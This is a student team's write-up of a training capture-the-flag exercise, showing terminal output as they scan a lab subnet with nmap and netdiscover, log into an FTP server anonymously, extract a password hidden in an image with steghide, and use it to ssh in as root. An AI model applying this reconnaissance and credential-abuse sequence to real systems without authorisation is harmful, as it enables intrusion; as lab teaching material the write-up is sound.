Trial CTF(Hackers_Shala)

Proof of Concept

Team : GPI-Buddy52

Team Members :

Loveneesh Dhir(Tec-253)

Parth Sikka(Tec-153)

Krishnendu Samanta (SCH-046)

Divyanshi Sharma (Tec -054)

Laksh Rawat (NTE -066)

Introduction

A proof of concept is basically an article which gives you an idea about how a vulnerability is spotted and how to go about exploiting it.
This CTF was a Trial Run as a part of GPCSSI2020 wherein we were supposed to learn about the basic commands and instructions of Linux.


Expected Result :

To gain root control over the Machine at remote server at IP Address (192.168.76.3) while going through all the Machines in the Server Range.
IP's not to be tampered with :

- (192.168.76.3) *As mentioned on gpsilabs.hackershala.com*
- (192.168.76.1)*As mentioned by Akshita Ma'am on our WhatsApp Group*

Exploit :


In this case, we were provided with a Linux Terminal having an IP Address(192.168.76.4) and consisted of the following directories :



```
root@9f065698c47d:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  pass  proc  root  run  sbin  srv  sys  tmp  usr  var
root@9f065698c47d:/# 
```


The first hour went into Recon and finding out the contents of these files looking for any **hidden files** or ***.txt files for flags,** but it didn't give any result and so we now started to think about the Sub-Net and other connected Machines.

An **ifconfig** gave us the following output :



```
root@9f065698c47d:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.76.4  netmask 255.255.255.0  broadcast 192.168.76.255
        ether 02:42:c0:a8:4c:04  txqueuelen 0  (Ethernet)
        RX packets 341364  bytes 127111816 (121.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 899456  bytes 68173038 (65.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 10138  bytes 433544 (423.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 10138  bytes 433544 (423.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@9f065698c47d:/# 
```


On running an NMap Scan over our Machine, we got to know that all of the ports of the machine we closed and so any attempts made to generate a **reverse-shell** would go in vain.



```
root@9f065698c47d:/# nmap -sV 192.168.76.4
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-20 14:49 UTC
Nmap scan report for 9f065698c47d (192.168.76.4)
Host is up (0.000013s latency).
All 1000 scanned ports on 9f065698c47d (192.168.76.4) are closed

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
root@9f065698c47d:/# 
```


This was enough to know that there must be some other machines connected to the server.

Running **NetDiscover** on our machine, we could see that there are *three other machines connected in the IP Range(192.168.76.1-3), 192.168.76.4 being ours.*



```
Currently scanning: 192.168.227.0/16   |   Screen View: Unique Hosts

5 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 210
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.76.1    02:42:a8:dd:0b:97      3     126  Unknown vendor
192.168.76.2    02:42:c0:a8:4c:02      1      42  Unknown vendor
192.168.76.3    02:42:c0:a8:4c:03      1      42  Unknown vendor

root@9f065698c47d:/#
```

The next 15 to 20 minutes went in to discover the open ports on the machine(192.168.76.2) and sure enough we did get an **open TCP port open at Port 21**, running **FTP Service.**




```
root@9f065698c47d:/# nmap -sV 192.168.76.2
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-20 14:54 UTC
Nmap scan report for hs_ftp76.hs76 (192.168.76.2)
Host is up (0.000033s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
MAC Address: 02:42:C0:A8:4C:02 (Unknown)
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.65 seconds
root@9f065698c47d:/#
```


This means that we could simply run an FTP against this server and upload or download files from it.

The issue was that we needed a UserName and Password for the same and looking at what to do in case you don't have a username for FTP on Google, we noticed that entering **"anonymous"** as the username would allow you to still download the files from the server.

We looked through the Server and it contained just a single file by the name of "hackers.jpg". A simple *get* command helped us get the file on our server and we could start operating on it.




```
 Currently scanning: 192.168.98.0/16   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 126
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.76.1    02:42:a8:dd:0b:97      1      42  Unknown vendor
 192.168.76.2    02:42:c0:a8:4c:02      1      42  Unknown vendor
 192.168.76.3    02:42:c0:a8:4c:03      1      42  Unknown vendor

root@9f065698c47d:/# nmap 192.168.76.2
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-20 13:28 UTC
Nmap scan report for hs_ftp76.hs76 (192.168.76.2)
Host is up (0.000034s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
MAC Address: 02:42:C0:A8:4C:02 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.29 seconds
root@9f065698c47d:/# ftp 192.168.76.2
Connected to 192.168.76.2.
220 Welcome to an awesome public FTP Server
Name (192.168.76.2:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 1000     1000         4096 Jun 20 10:28 ubuntu
226 Directory send OK.
ftp> cd ubuntu
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 0        0          633377 Jun 16 20:34 hacker.jpg
226 Directory send OK.
```



```
ftp> get hacker.jpg
local: hacker.jpg remote: hacker.jpg
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for hacker.jpg (633377 bytes).
226 Transfer complete.
633377 bytes received in 0.97 secs (637.6653 kB/s)
ftp>
```


It was obvious now that the CTF was about Steganography and so we needed to have some tools for the same. Using the command ***apt install steghide*** , we installed the most common tool used for Steganography called “Steghide”.



```
root@9f065698c47d:/# apt install steghide
Reading package lists... Done
Building dependency tree
Reading state information... Done
steghide is already the newest version (0.5.1-14).
The following packages were automatically installed and are no longer required:
  firebird3.0-common firebird3.0-common-doc fontconfig fontconfig-config fonts-dejavu-core libaom0 libapr1 libavutil56 libbson-1.0-0 libcairo-gobject2 libcairo2 libcodec2-0.9
  libdrm-common libdrm2 libfbclient2 libfontconfig1 libfreetype6 libgdk-pixbuf2.0-common libglib2.0-0 libgsm1 libicu67 libmp3lame0 libopenjp2-7 libopus0 libpixman-1-0 libpng16-16 libpsl5
  libtommath1 libva-drm2 libva-x11-2 libva2 libvdpau1 libxcb-render0 libxcb-shm0 libxfixes3 libxml2 libxrender1 ocl-icd-libopencl1 wget
Use 'apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 2 not upgraded.
root@9f065698c47d:/# 
```

The most important issue now was to **find a key/Passphrase** to *decrypt the hidden file* in the image.
We Googled for some time and on no successful attempts at finding an apt Passphrase, we decided to ***Brute-Force our way in.***


After trying a number of Combinations, we decided to try without entering any passphrase and just pressing enter.
And Voila!, we got the file!



```
root@9f065698c47d:/# ls
2  bin  boot  dev  etc  hacker.jpg  home  lib  lib32  lib64  libx32  media  mnt  opt  pass  proc  root  run  sbin  srv  ssh_enum.py  sys  tmp  usr  var
root@9f065698c47d:/# steghide --encinfo
encryption algorithms:
<algorithm>: <supported modes>...
cast-128: cbc cfb ctr ecb ncfb nofb ofb
gost: cbc cfb ctr ecb ncfb nofb ofb
rijndael-128: cbc cfb ctr ecb ncfb nofb ofb
twofish: cbc cfb ctr ecb ncfb nofb ofb
arcfour: stream
cast-256: cbc cfb ctr ecb ncfb nofb ofb
loki97: cbc cfb ctr ecb ncfb nofb ofb
rijndael-192: cbc cfb ctr ecb ncfb nofb ofb
saferplus: cbc cfb ctr ecb ncfb nofb ofb
wake: stream
des: cbc cfb ctr ecb ncfb nofb ofb
rijndael-256: cbc cfb ctr ecb ncfb nofb ofb
serpent: cbc cfb ctr ecb ncfb nofb ofb
xtea: cbc cfb ctr ecb ncfb nofb ofb
blowfish: cbc cfb ctr ecb ncfb nofb ofb
enigma: stream
rc2: cbc cfb ctr ecb ncfb nofb ofb
tripledes: cbc cfb ctr ecb ncfb nofb ofb
root@9f065698c47d:/# steghide extract -sf hacker.jpg
Enter passphrase:
the file "pass" does already exist. overwrite ? (y/n) y

wrote extracted data to "pass".
root@9f065698c47d:/#
root@9f065698c47d:/# cat pass
hackers_shala
```

The File gave us a password but we still didn't know where to apply it!
However, the only place we could possibly apply it would be on the Final Server.

Tried pushing our way in using a **secure shell(ssh),** we were asked for a password and entering ***"hackers_shala"*** was what we just needed.



```
root@9f065698c47d:/# ssh 192.168.76.3
root@192.168.76.3's password:
Last login: Sat Jun 20 13:10:18 2020 from hs_attacker76.hs76
root@8132812579ff:~# whoami
root
root@8132812579ff:~# pwd
/root
```

Verdict:

We were able to bypass the Servers and gain root access over the Target Server and hence, the CTF was Complete!